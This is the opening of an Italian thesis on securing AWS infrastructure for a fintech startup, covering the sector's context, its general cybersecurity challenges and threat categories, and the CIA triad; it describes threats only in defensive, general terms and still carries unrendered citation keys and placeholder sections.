

UNIVERSITÀ DEGLI STUDI DI MILANO
Facoltà di Scienze e Tecnologie
*Corso di Laurea in Sicurezza dei Sistemi e delle Reti
Informatiche*

SICUREZZA
DELL'INFRASTRUTTURA AWS IN
UNA STARTUP FINTECH

Relatore: Prof. Claudio Agostino Ardagna

Correlatore: Lorenzo Perotta, Andrea Pasini, Simone Cortese

Tesi di:
Andrea Ferraboli
Matricola: 09985A

Anno Accademico 2024-2025

Prefazione

La crescente adozione delle tecnologie cloud ha rivoluzionato il settore fintech, portando benefici significativi in termini di scalabilità, flessibilità e riduzione dei costi operativi. Dall'altro lato, questa trasformazione digitale introduce nuove sfide di sicurezza derivanti dall'outsourcing dell'infrastruttura IT e dalla gestione di dati finanziari sensibili in ambienti distribuiti. Per le startup fintech, queste problematiche sono amplificate dalla necessità di bilanciare rapidità di sviluppo e conformità normativa con standard di sicurezza elevati.

Amazon Web Services (AWS) rappresenta oggi una delle piattaforme cloud più adottate dalle startup fintech per la sua robustezza e completezza dell'offerta di servizi. Tuttavia, la configurazione sicura di un'infrastruttura AWS richiede competenze specifiche e l'implementazione di strategie di sicurezza avanzate che vanno oltre le configurazioni standard. L'obiettivo di questa tesi è stato analizzare e implementare un'architettura di sicurezza completa su AWS specificamente progettata per le esigenze di una startup fintech.

La ricerca si concentra sull'implementazione pratica di controlli di sicurezza avanzati, tra cui la gestione granulare delle identità e degli accessi (IAM), la progettazione di reti sicure mediante Virtual Private Cloud (VPC), e l'implementazione di sistemi di rilevamento proattivo delle minacce attraverso honeypot. Particolare attenzione è stata posta alla creazione di un ambiente che sia al contempo sicuro, scalabile e conforme ai principali framework di sicurezza internazionali.

L'elaborato è organizzato come segue:

Capitolo 1 – Introduzione In questo capitolo si presenta il contesto delle startup fintech, analizzando le specificità del settore e le principali sfide di sicurezza che caratterizzano queste realtà innovative.

Capitolo 2 – Principi di cybersecurity olistici per un'infrastruttura fintech Il secondo capitolo fornisce le basi teoriche della sicurezza informatica, dalla triade CIA ai principi di difesa in profondità, contestualizzandoli nell'ambito fintech.

Capitolo 3 – Principi dell'Infrastruttura Cloud e Scelta di AWS Il terzo capitolo analizza i paradigmi del cloud computing e presenta AWS come

piattaforma di riferimento, descrivendone architettura e caratteristiche di sicurezza.

Capitolo 4 – Progettazione e Implementazione Avanzata della Sicurezza delle Identità e degli Accessi (IAM) in AWS Questo capitolo si concentra sull'implementazione pratica di IAM, analizzando strategie avanzate per la gestione delle identità e l'applicazione del principio del minimo privilegio.

Capitolo 5 – Architettura di Rete Sicura e Protezione dei Servizi Applicativi su AWS per Fintech Il quinto capitolo descrive la progettazione di un'architettura di rete sicura mediante VPC, gruppi di sicurezza e controlli di accesso avanzati.

Capitolo 6 – Implementazione di un Honeypot in un'Infrastruttura AWS per Startup Fintech L'ultimo capitolo tecnico presenta l'implementazione di un sistema honeypot su AWS per il rilevamento proattivo delle minacce, includendo analisi dei costi e test di efficacia.

Capitolo 7 – Conclusioni Il capitolo finale riassume i risultati raggiunti e presenta considerazioni sulle prospettive future per la sicurezza delle infrastrutture cloud in ambito fintech.

Dedica

*dedicato a chi mi vuole bene, a chi mi stima e ai miei
compagni di viaggio, vi voglio bene*

Ringraziamenti

Vorrei ringraziare soprattutto ...

Indice

Elenco delle figure

Capitolo 1

Introduzione

1.1 La Cybersecurity nelle Startup Fintech: Sfide, Vulnerabilità e Strategie di Protezione in un Ecosistema in Rapida Evoluzione

Il settore fintech rappresenta oggi una delle aree più dinamiche e innovative dell'ecosistema startup, con investimenti globali che hanno raggiunto i 115 miliardi di dollari, in crescita esponenziale rispetto ai 53.2 miliardi del 2018 **gartnerFintech**. Questo rapido sviluppo, caratterizzato dall'implementazione di tecnologie emergenti per i servizi finanziari, porta con sé non solo opportunità senza precedenti, ma anche significative sfide in termini di sicurezza informatica. Le startup fintech, che si trovano all'intersezione tra finanza tradizionale e innovazione tecnologica, gestiscono dati estremamente sensibili, diventando bersagli privilegiati per i cybercriminali. La presente tesi esplora le vulnerabilità specifiche di queste realtà, analizza le principali minacce che esse affrontano e propone strategie di sicurezza efficaci anche in contesti di risorse limitate. Si evidenzia come un approccio proattivo alla cybersecurity non rappresenti un costo, bensì un investimento strategico fondamentale per il successo a lungo termine di una piccola-media impresa nel campo del fintech.

1.1.1 Definizione di Fintech

Il termine *fintech* (acronimo di “financial technology”) identifica, nell'ecosistema economico-finanziario contemporaneo, l'intersezione tra servizi finanziari e tecnologie digitali avanzate. Esso è caratterizzato dall'implementazione di soluzioni

tecnologiche innovative per la trasformazione digitale del settore bancario e finanziario **tecnofinanza**. Una *startup fintech* si configura come un’entità imprenditoriale emergente che opera nell’ambito della tecnologia finanziaria, sviluppando modelli di business innovativi basati su architetture tecnologiche all'avanguardia e paradigmi operativi che sfidano le metodologie consolidate delle aziende o delle organizzazioni nel settore finanziario tradizionale **fintech_numeri**.

Queste organizzazioni, orientate alla tecnologia, si caratterizzano per l'adozione di approcci centrati sui dati e sul cliente (*data-centric* e *customer-centric*), finalizzati all'ottimizzazione dell'accessibilità, dell'efficienza operativa e della qualità dell'esperienza utente nei servizi finanziari. Esse assumono un ruolo strategico di primo piano nel processo di trasformazione digitale dell'ecosistema finanziario nazionale, contribuendo significativamente alla modernizzazione delle infrastrutture di pagamento e dei servizi bancari digitali **tecnofinanza**.

Il panorama dei servizi finanziari sta subendo una profonda trasformazione, guidata dall'emergere delle startup FinTech (Financial Technology) e Insurtech (Insurance Technology). Queste entità introducono modelli di business e soluzioni tecnologiche che si pongono in diretta competizione, e talvolta in collaborazione, con gli operatori tradizionali del settore. L'offerta tipica di tali startup si articola in diverse aree chiave, ciascuna caratterizzata da un elevato grado di innovazione e digitalizzazione:

- **Pagamenti Digitali:** I pagamenti digitali consistono in sistemi che consentono la transazione di denaro in formato elettronico, frequentemente mediante applicazioni mobili, portafogli digitali e tecnologie contactless. Tali soluzioni mirano a migliorare l'efficienza dell'esperienza utente, ridurre i costi di transazione e velocizzare i tempi di elaborazione. Dal punto di vista della sicurezza informatica, l'infrastruttura deve prevedere meccanismi robusti di autenticazione degli utenti, crittografia end-to-end e sistemi antifrode intelligenti, per garantire la protezione dei dati e delle transazioni **zhang2020digital**.
- **Trasferimenti di Denaro Peer-to-Peer (P2P):** I sistemi *Peer-to-Peer (P2P)*, che permettono il trasferimento diretto di fondi tra utenti senza l'intermediazione di istituzioni finanziarie tradizionali, consentono la riduzione dei costi e dei tempi di trasferimento. Le piattaforme devono tuttavia implementare processi rigorosi di verifica dell'identità (*Know Your Customer, KYC*) e controllo antiriciclaggio (*Anti-Money Laundering, AML*), oltre a misure per la protezione dei dati personali e per la prevenzione di frodi e attività illecite **zhang2020digital**.
- **Prestiti Diretti tra Privati (P2P Lending):** Questo modello di credito consente l'incontro diretto tra richiedenti e finanziatori, riducendo il ruolo




Figura 1: Categorie di Servizi Fintech

delle banche. Le piattaforme si avvalgono di algoritmi di scoring basati su *machine learning* e analisi dei *big data* per valutare il merito creditizio. Le criticità principali riguardano la trasparenza algoritmica, la protezione dei dati finanziari sensibili e la gestione del rischio di insolvenza **milne2016p2p**.

- **Finanziamento Partecipativo (Crowdfunding):** Le piattaforme di *crowdfunding* facilitano la raccolta di fondi da un'ampia base di investitori per progetti imprenditoriali, culturali o sociali. Le principali tipologie includono equity-based, lending-based, reward-based e donation-based. Le sfide di sicurezza si concentrano sulla prevenzione delle frodi, sulla protezione degli investitori e sulla trasparenza delle informazioni fornite dai promotori **hornuf2018crowdfunding**.
- **Servizi Assicurativi Innovativi (Insurtech):** L'insurtech introduce tecnologie come l'intelligenza artificiale, l'*Internet of Things (IoT)* e la *big data analytics* nel settore assicurativo, allo scopo di personalizzare i prodotti, migliorare la gestione dei sinistri e ottimizzare la valutazione del rischio. La protezione dei dati sensibili (ad esempio, dati sanitari o comportamentali) è una priorità, richiedendo tecniche avanzate di *data governance* e sicurezza informatica **eling2018insurtech**.
- **Tecnologie Blockchain e Criptovalute:** L'impiego delle *Distributed Ledger Technologies (DLT)*, come la blockchain, ha rivoluzionato i servizi finanziari attraverso la decentralizzazione, la tokenizzazione di asset e la nascita della finanza decentralizzata (*Decentralized Finance, DeFi*). Le sfide principali riguardano la sicurezza degli *smart contract*, la custodia delle chiavi private, la prevenzione di attacchi come il 51% attack e la conformità a regolamenti AML e di contrasto al finanziamento del terrorismo (*Combating the Financing of Terrorism, CFT*) **catalini2016blockchain**.

A conferma della crescente rilevanza e della dinamicità di questo settore a livello globale, anche il panorama italiano evidenzia una significativa espansione. Nel 2023, si registravano oltre 600 startup attive nei segmenti FinTech e Insurtech **fintech_numeri**. Questo dato sottolinea non solo la vitalità dell'ecosistema innovativo nazionale, ma anche la progressiva adozione di queste nuove soluzioni da parte del mercato. Ciò implica una crescente superficie di attacco potenziale e la necessità di strategie di cybersecurity adeguate a proteggere sia le infrastrutture di questi nuovi attori sia i dati dei loro utenti.

1.1.2 Il Contesto delle Startup Fintech: Un Ecosistema Dinamico e Sfidante

Le startup fintech operano in un ambiente caratterizzato da elevata incertezza, risorse limitate e necessità di crescita rapida, fattori che influenzano profondamente le decisioni in ambito IT e sicurezza informatica **fintechChallenges**. A differenza delle istituzioni finanziarie tradizionali, queste realtà innovative non dispongono generalmente di strutture gerarchiche complesse o budget consistenti dedicati alla sicurezza, dovendo invece adottare approcci agili e flessibili.

Il contesto finanziario in cui operano le startup fintech impone pressioni significative sulle decisioni di spesa. Ogni investimento, compreso quello per l'infrastruttura IT e la sicurezza, deve essere attentamente valutato in termini di ritorno immediato e benefici a lungo termine **fintechChallenges**. Questa ottimizzazione dei costi rappresenta una sfida continua, poiché la sicurezza informatica richiede investimenti costanti, spesso non producendo risultati immediatamente visibili; la sua assenza, tuttavia, può comportare conseguenze catastrofiche. In questo equilibrio delicato, le startup fintech devono trovare il giusto compromesso tra la necessità di scalare rapidamente e l'implementazione di solide misure di protezione.

1.1.3 Banche Tradizionali vs. Startup Fintech: Divergenze Strategiche in Tecnologia, Regolamentazione e Cybersecurity

Il panorama dei servizi finanziari è caratterizzato da una marcata eterogeneità tra gli operatori tradizionali e le nuove realtà fintech. Queste differenze si manifestano in modo sostanziale negli approcci tecnologici adottati, nei quadri normativi di riferimento e, di conseguenza, nelle strategie implementate per la cybersecurity.

Un aspetto cruciale di distinzione risiede proprio nell'approccio alla cybersecurity. Le istituzioni bancarie tradizionali operano in un contesto altamente strutturato e rigorosamente regolamentato, con precisi obblighi legali in materia di sicurezza e protezione dei dati. Consapevoli che anche il minimo incidente può comportare la perdita di migliaia di clienti e sanzioni finanziarie significative, esse investono ingenti risorse nel testare costantemente le proprie misure di sicurezza. Al contrario, le startup fintech hanno storicamente beneficiato di una maggiore flessibilità normativa **bankingVsFintech**. Spesso nate come realtà agili e in rapida espansione, talvolta fungono da "overlay" per le banche, facilitando la fornitura di servizi finanziari innovativi pur operando, almeno inizialmente, con regolamentazioni meno stringenti. Questa disparità normativa sta tuttavia diminuendo, specialmente per quelle fintech che evolvono verso modelli bancari più completi, assoggettandosi così a un crescente scrutinio regolamentare. La sfida per queste

startup consiste quindi nel bilanciare l'agilità operativa con l'adozione di standard di sicurezza elevati, anticipando l'evoluzione normativa del settore.

Queste divergenze in ambito cybersecurity sono profondamente radicate in più ampi e distinti approcci alla tecnologia e al contesto regolamentare, che riflettono modelli organizzativi e strategie di innovazione differenti. Le banche tradizionali operano tipicamente con infrastrutture IT complesse e stratificate nel tempo, risultando spesso meno agili e più costose da aggiornare rispetto alle soluzioni moderne. La loro evoluzione tecnologica è stata prevalentemente incrementale, focalizzata sull'automazione dei processi esistenti per migliorare l'efficienza, piuttosto che su innovazioni disruptive. Storicamente, esse hanno perseguito un approccio olistico, integrando internamente un'ampia gamma di servizi, sebbene si osservi una crescente tendenza all'outsourcing e alla specializzazione. I costi IT rappresentano una quota significativa dei loro costi totali (15-20%), a causa della complessità delle infrastrutture legacy. Sul piano regolamentare, sono soggette a un quadro normativo estremamente rigido, intensificatosi dopo la crisi finanziaria del 2008, che comporta elevati costi di compliance e ha storicamente costituito una barriera all'entrata per nuovi competitor. Le startup fintech, d'altra parte, si contraddistinguono per l'adozione di tecnologie moderne quali big data, cloud computing e blockchain, utilizzate per creare prodotti, servizi e modelli di business innovativi, come piattaforme di crowdfunding o assicurazioni peer-to-peer. La loro innovazione non si limita a miglioramenti incrementali, ma spesso mira a ridefinire radicalmente la catena del valore esistente, come nel caso dei pagamenti peer-to-peer tramite blockchain. Molte fintech si specializzano in nicchie specifiche, bypassando attori tradizionali e promuovendo la disintermediazione; raramente offrono un ventaglio completo di servizi bancari. La tecnologia è anche un driver per modelli di business innovativi, come i robo-advisors, e per l'ingresso di nuovi player nel mercato, come le grandi aziende tecnologiche. Sul fronte regolamentare, esse possono beneficiare di iniziative volte a ridurre le barriere all'entrata, quali i cosiddetti "*fintech sandbox*", che permettono di testare soluzioni in ambienti controllati. Il quadro normativo per le fintech è ancora in evoluzione, creando incertezze ma anche opportunità, con l'emergere di soluzioni "*RegTech*" (Regulatory Technology) per semplificare la compliance. Questo contesto, tendenzialmente più flessibile, consente alle fintech di esercitare una significativa pressione competitiva sulle banche tradizionali **puschmann_fintech_2017**.

1.1.4 Analisi delle Sfide di Cybersecurity per le Startup Fintech

L'ecosistema FinTech, pur essendo un catalizzatore di innovazione nel settore finanziario, presenta per le startup che ne fanno parte un panorama di sfide di cybersecurity intrinsecamente complesso. La natura agile, la focalizzazione sulla rapida immissione sul mercato (*time-to-market*) e le risorse spesso limitate di queste nuove realtà imprenditoriali possono portare a una sottovalutazione della postura di sicurezza, rendendole bersagli appetibili per attori malevoli. A differenza delle istituzioni finanziarie consolidate, che dispongono di budget e team dedicati alla mitigazione dei rischi informatici, le startup FinTech devono bilanciare l'innovazione con la necessità imprescindibile di proteggere dati sensibili e infrastrutture critiche.

Le principali vulnerabilità e sfide operative per le startup FinTech in ambito cybersecurity possono essere così sintetizzate:

- **Allocazione Iniziale delle Risorse e Priorità Strategiche:**

- Nelle fasi embrionali, la priorità delle startup FinTech è spesso concentrata sullo sviluppo del prodotto, sull'acquisizione di utenti e sulla generazione di entrate.
- Questa focalizzazione può marginalizzare l'integrazione di solide pratiche di cybersecurity sin dalle prime fasi di progettazione, un approccio noto come *security by design*.
- L'assenza di figure dedicate come il *Chief Information Security Officer (CISO)* e un approccio reattivo – attendere una violazione prima di intervenire – espone l'organizzazione a rischi significativi che potrebbero comprometterne la continuità operativa e la reputazione **Kaur2021**.
- La pressione competitiva per innovare rapidamente, superando gli operatori tradizionali, può incentivare cicli di sviluppo accelerati a scapito della robustezza della sicurezza dei sistemi e delle tecnologie sottostanti **teppoKauppinenRiskAndSecurityManagementInSaaSStartup_2024**.

- **Vincoli di Budget e Competenze Specialistiche:**

- Le risorse finanziarie limitate costituiscono una barriera significativa all'adozione di soluzioni di cybersecurity avanzate.
- La capacità di attrarre e trattenere talenti specializzati in sicurezza informatica è limitata.

- Questo divario rispetto alle grandi istituzioni finanziarie, capaci di investimenti ingenti, si traduce in una potenziale disparità nella capacità di difesa contro minacce sofisticate.
- **Gestione di Dati Finanziari Altamente Sensibili:**
 - Le startup FinTech trattano quotidianamente un volume considerevole di dati finanziari sensibili, inclusi dettagli di conti bancari, informazioni di identificazione personale (*Personally Identifiable Information*, PII) e cronologie delle transazioni.
 - La compromissione di tali dati non solo comporta severe sanzioni normative e perdite finanziarie dirette, ma erode irrimediabilmente la fiducia dei clienti, elemento vitale per la sostenibilità del business.
- **Superficie di Attacco Derivante da Tecnologie Emergenti e Interconnessioni:**
 - L'adozione spinta di tecnologie innovative (cloud computing, API aperte, intelligenza artificiale, blockchain) è un tratto distintivo delle FinTech.
 - Sebbene queste tecnologie offrano vantaggi competitivi, esse introducono anche nuove superfici di attacco e vettori di minaccia **fintechChallenges**.
 - La dipendenza da servizi cloud, pur garantendo scalabilità e accessibilità, può amplificare i rischi se le configurazioni non sono gestite secondo i principi di minima esposizione e sicurezza.
 - L'interconnessione con sistemi di terze parti (fornitori, partner) espande la superficie di attacco, rendendo cruciale una rigorosa gestione del rischio della catena di approvvigionamento (*supply chain risk management*).
- **Complessità del Panorama Normativo e degli Standard di Sicurezza:**
 - Gli standard di cybersecurity esistenti sono spesso stati concepiti per istituzioni finanziarie tradizionali o contesti tecnologici più generalisti.
 - Le specificità delle startup FinTech – agilità, uso intensivo di cloud e API, modelli decentralizzati – richiedono un adattamento e un'interpretazione sartoriale di tali framework.
 - Questo aggiunge un ulteriore livello di complessità operativa e di compliance.

- **Minacce Interne (Insider Threats):**

- Particolarmente nelle fasi iniziali, caratterizzate da controlli interni meno formalizzati e da una cultura organizzativa più aperta, il rischio associato a dipendenti negligenti, o in rari casi malintenzionati, non può essere trascurato.
- La mancanza di segregazione dei compiti (*Segregation of Duties*) e di meccanismi di monitoraggio granulare degli accessi può facilitare incidenti di sicurezza originati dall'interno.

Queste sfide strutturali e operative aumentano la vulnerabilità delle startup FinTech a una varietà di attacchi informatici, rendendo essenziale l'adozione di misure di sicurezza proattive e mirate per mitigare tali rischi.

1.1.5 Principali Vettori di Attacco e Minacce Informatiche nel Contesto Fintech

Il settore FinTech, data la sua natura digitale e la preziosità dei dati trattati, è un obiettivo primario per una vasta gamma di cyberattacchi **cyberThreatsFintech**. Tra le minacce più rilevanti per le startup FinTech si annoverano:

- **Attacchi di Social Engineering e Phishing:** Tecniche come il *social engineering* (ingegneria sociale) e il *phishing* mirano a manipolare gli utenti o i dipendenti per indurli a rivelare credenziali di accesso, dati sensibili o a eseguire azioni malevoli. E-mail, messaggi e siti web fraudolenti, che replicano comunicazioni legittime, sono strumenti comuni per compromettere la sicurezza a livello umano **cyberThreatsFintech**.
- **Malware e Ransomware:** L'infiltrazione di software malevolo (*malware*), inclusi i *ransomware* che cifrano i dati rendendoli inaccessibili e richiedono un riscatto, rappresenta una minaccia critica. Per una startup, le cui risorse finanziarie sono limitate, l'impatto di un attacco ransomware – in termini di interruzione operativa, costi di ripristino e potenziale pagamento del riscatto – può essere particolarmente devastante **cyberThreatsFintech**.
- **Vulnerabilità delle API e Configurazioni Cloud Errate:** Le *Application Programming Interfaces (API)* sono fondamentali per l'ecosistema FinTech, abilitando l'integrazione tra servizi diversi. Tuttavia, API insicure o mal configurate possono diventare gateway per accessi non autorizzati a dati e funzionalità critiche **fintechChallenges**. Analogamente, errori nella configurazione dei servizi cloud (*cloud misconfigurations*) possono esporre involontariamente dati sensibili o creare falle di sicurezza sfruttabili.

Funnel delle Minacce Informatiche per le Startup Fintech



Figura 2: Principali vettori di attacco e minacce informatiche nel contesto Fintech

- **Attacchi Distributed Denial-of-Service (DDoS):** Questi attacchi, noti come *Distributed Denial-of-Service (DDoS)*, mirano a rendere i servizi online inaccessibili sovraccaricando l'infrastruttura target con un volume elevato di traffico malevolo. Sebbene possano apparire meno sofisticati di altri, gli attacchi DDoS possono causare significative interruzioni di servizio, danni reputazionali e perdite economiche; talvolta fungono da diversivo per mascherare intrusioni più mirate **fintechChallenges**.
- **Sfruttamento di Vulnerabilità Software e Zero-Day:** Le startup, per la rapidità di sviluppo, potrebbero non avere processi di *patch management* (gestione delle patch) e *vulnerability assessment* (valutazione delle vulnerabilità) altrettanto maturi quanto aziende più strutturate. Questo le espone a rischi derivanti da vulnerabilità note o, nel peggiore dei casi, da quelle non ancora divulgate (definite *zero-day*).

La comprensione approfondita di queste sfide e minacce è il primo passo fondamentale per le startup FinTech, al fine di poter sviluppare strategie di cybersecurity proattive ed efficaci, integrando la sicurezza come componente essenziale del proprio modello di business sin dalla sua concezione. Le conseguenze di una violazione, che spaziano da perdite finanziarie dirette a danni reputazionali, impatti normativi e perdita di fiducia da parte degli stakeholder, possono compromettere la sopravvivenza stessa della startup.

1.1.6 Conseguenze degli Attacchi e Impatto sulle Startup Fintech

L'impatto di un attacco informatico su una startup fintech può essere multidimensionale e, in molti casi, esistenziale. A livello finanziario, oltre ai costi diretti per il ripristino dei sistemi e la gestione dell'incidente, vanno considerati i potenziali risarcimenti a clienti danneggiati, le sanzioni normative e l'aumento dei premi assicurativi **fintechChallenges**. Tuttavia, è forse l'impatto reputazionale a rappresentare la minaccia più grave: in un settore basato sulla fiducia come quello finanziario, una violazione dei dati può comprometterne irreparabilmente l'immagine, portando alla perdita di clienti attuali e potenziali.

L'interruzione operativa conseguente a un attacco può avere effetti a catena, influenzando non solo i clienti diretti ma anche partner commerciali e fornitori **fintechChallenges**. In un ecosistema interconnesso come quello fintech, l'interdipendenza tra diverse piattaforme e servizi amplifica ulteriormente l'impatto di un incidente di sicurezza, con effetti che possono estendersi ben oltre il perimetro aziendale immediato.

1.1.7 Importanza di un Approccio Proattivo alla Cybersecurity

Implementare una strategia di cybersecurity solida sin dalle prime fasi di sviluppo di una startup fintech non configura un semplice onere, bensì un investimento strategico di primaria importanza **fintechChallenges**. L'adozione del paradigma "security by design" permette infatti di integrare la sicurezza in maniera organica nei processi aziendali e nel ciclo di sviluppo del prodotto, contribuendo alla significativa riduzione dei costi a lungo termine e alla minimizzazione dei rischi potenziali. Al contrario, la mancata attenzione alla sicurezza nelle fasi iniziali comporta l'accumulo di un cosiddetto *security debt*, ovvero un debito tecnico in ambito sicurezza che, analogamente a un mutuo con tassi elevati, diventa progressivamente più oneroso da gestire e da ripagare nel tempo. Infine, la pressione derivante dalla necessità di accelerare lo sviluppo e di raggiungere rapidamente il mercato può portare a trascurare aspetti fondamentali della sicurezza, esacerbando ulteriormente tale debito tecnico.

Un approccio preventivo alla sicurezza risulta sempre più efficace ed economico rispetto a uno reattivo **fintechChallenges**. I costi per implementare misure di sicurezza di base sono generalmente inferiori rispetto a quelli necessari per rispondere a un incidente, che possono includere non solo il ripristino dei sistemi ma anche sanzioni, risarcimenti e danni reputazionali. La cybersecurity deve quindi essere considerata come parte integrante della strategia aziendale, non come un elemento accessorio o un costo da minimizzare.

Le startup fintech devono inoltre considerare che adeguati livelli di sicurezza rappresentano spesso un requisito fondamentale per attrarre investitori e partner commerciali **fintechChallenges**. Durante le fasi di *due diligence*, l'analisi delle misure di sicurezza implementate è diventata una componente standard, e lacune significative in questo ambito possono compromettere opportunità di finanziamento o collaborazioni strategiche.

1.1.8 Approccio Metodologico

Il presente studio si prefigge di analizzare le sfide della cybersecurity nelle startup fintech mediante un approccio metodologico che coniuga rigore strutturale e flessibilità applicativa **fintechChallenges**. Nonostante la focalizzazione su un caso di studio specifico, l'intento è distillare principi e *best practice* di sicurezza trasferibili al più ampio contesto delle startup fintech, a prescindere dalla piattaforma tecnologica da esse adottata. L'approccio metodologico proposto tiene conto delle intrinseche limitazioni di risorse che caratterizzano le startup, offrendo soluzioni scalabili e capaci di evolvere in parallelo alla crescita organizzativa.

La metodologia si articola su tre direttive fondamentali: l'identificazione delle minacce peculiari al modello di business fintech, la prioritizzazione strategica degli interventi basata sulla valutazione del rapporto rischio/beneficio, e l'implementazione di controlli di sicurezza essenziali e al contempo efficaci **fintechChallenges**. Tale impostazione pragmatica è volta a conseguire un livello di protezione robusto anche in contesti di risorse contenute, concentrando gli sforzi sulle aree di maggiore criticità.

Capitolo 2

Principi di cybersecurity olistici per un’infrastruttura fintech

2.1 Introduzione

Per una startup fintech, la definizione dell’architettura infrastrutturale e del profilo di sicurezza rappresenta una sfida intrinsecamente complessa. Si tratta, infatti, di conciliare la dinamicità imposta dal mercato con l’inderogabile esigenza di tutelare dati finanziari di elevata sensibilità e di conformarsi a un quadro regolatorio in costante mutamento. Ancor prima di esaminare le concrete implementazioni di sicurezza, risulta fondamentale tracciare i pilastri concettuali della cybersecurity. Tali pilastri devono informare ogni scelta progettuale e operativa, con particolare attenzione alle sfide specifiche che le startup fintech, per loro stessa natura, si trovano ad affrontare. Il presente capitolo si propone di analizzare tali principi basilari, mettendo in luce come le specificità operative delle startup – quali risorse contenute, team con competenze trasversali, la spinta verso un rapido ingresso sul mercato e l’esigenza di scalabilità – si intreccino, e non di rado entrino in tensione, con l’applicazione meticolosa di queste pratiche ottimali. La salvaguardia dei dati clientelari, delle operazioni finanziarie e del patrimonio intellettuale, in un contesto operativo ad elevata esposizione, esige una strategia di sicurezza capace di essere al contempo solida, flessibile e concepita nativamente come parte integrante del sistema (Security by Design).

2.2 Triade CIA: Il Nucleo della Sicurezza delle Informazioni

La Triade CIA – Confidentiality (Riservatezza), Integrity (Integrità) e Availability (Disponibilità) – costituisce il framework concettuale riconosciuto a livello globale per la sicurezza delle informazioni **NIST_SP_1800_26**. Questi tre pilastri sono interdipendenti e fondamentali per la progettazione di qualsiasi strategia di sicurezza informatica resiliente, specialmente in contesti ad alta sensibilità come quello fintech.

- **Confidentiality (Riservatezza):** Assicura che le informazioni siano accessibili solo a entità autorizzate, proteggendo la privacy individuale e i dati proprietari da divulgazioni indebite **NIST_SP_1800_26**. Meccanismi tipici includono la crittografia end-to-end (E2EE) per dati in transito e at-rest, controlli di accesso basati su ruoli (RBAC), autenticazione multifattore (MFA) e una gestione rigorosa delle chiavi crittografiche. Nel contesto di una startup fintech, la riservatezza è messa a dura prova. L'accesso a dati finanziari sensibili (ad esempio, Primary Account Number (PAN), Card Verification Value (CVV), dettagli di conti bancari, Personally Identifiable Information (PII)) deve essere blindato. Tuttavia, la fluidità dei ruoli in team snelli spesso conduce a una condivisione pragmatica delle credenziali o all'assegnazione di privilegi sovradimensionati per accelerare i cicli di sviluppo e deployment. La gestione delle chiavi crittografiche, un compito altamente specializzato, può diventare un'area grigia: l'adozione di servizi gestiti (Key Management Service, KMS) offerti dai cloud provider può mitigare parte della complessità, ma richiede comunque una corretta configurazione e una chiara attribuzione di responsabilità per prevenire accessi non autorizzati o perdite di chiavi.
- **Integrity (Integrità):** Garantisce che le informazioni siano protette da modifiche o distruzioni non autorizzate o accidentali, assicurando l'autenticità e la non ripudiabilità dei dati **NIST_SP_1800_26**. L'integrità è vitale per la fiducia nelle transazioni finanziarie e nei saldi dei conti. Le tecniche includono:
 - Funzioni di hash crittografiche (ad esempio, SHA-256, SHA-3) per la verifica dell'immutabilità.
 - Firme digitali (basate su Public Key Infrastructure, PKI) per l'autenticazione dell'origine e l'integrità dei messaggi.
 - Sistemi di controllo versione (ad esempio, Git con commit firmati) per codice e configurazioni.

- Checksum e meccanismi di error detection/correction in storage e trasmissione.
- Log di audit immutabili.

Per una startup fintech, compromettere l'integrità dei dati transazionali o dei saldi dei clienti ha conseguenze catastrofiche, erodendo istantaneamente la fiducia e la brand reputation, oltre a potenziali implicazioni legali e sanzionatorie. La pressione per rilasci software frequenti, attraverso metodologie di Continuous Integration/Continuous Deployment (CI/CD), può portare a cicli di testing affrettati, aumentando il rischio di bug che potrebbero corrompere i dati. Inoltre, l'integrazione con numerose Application Programming Interface (API) di terze parti (ad esempio, per Know Your Customer/Anti-Money Laundering (KYC/AML), open banking, payment gateway) introduce dipendenze la cui affidabilità in termini di integrità dei dati scambiati deve essere costantemente monitorata.

- **Availability (Disponibilità):** Assicura che i sistemi e i dati siano accessibili e utilizzabili su richiesta da parte di un utente autorizzato, in modo tempestivo e affidabile **NIST_SP_1800_26**. Interruzioni di servizio, dovute a guasti, errori di configurazione o attacchi (ad esempio, Distributed Denial of Service (DDoS), ransomware), possono paralizzare le operazioni di una fintech, con perdite finanziarie dirette e un danno reputazionale ingente. Le strategie per l'alta disponibilità includono:

- Architetture ridondanti (N+1, N+M) per server, reti, storage e power.
- Piani di Disaster Recovery (DR) e Business Continuity (BCP) testati regolarmente.
- Load balancing e auto-scaling per gestire picchi di traffico.
- Protezione anti-DDoS a livello di rete e applicativo.
- Backup frequenti, possibilmente immutabili e off-site.

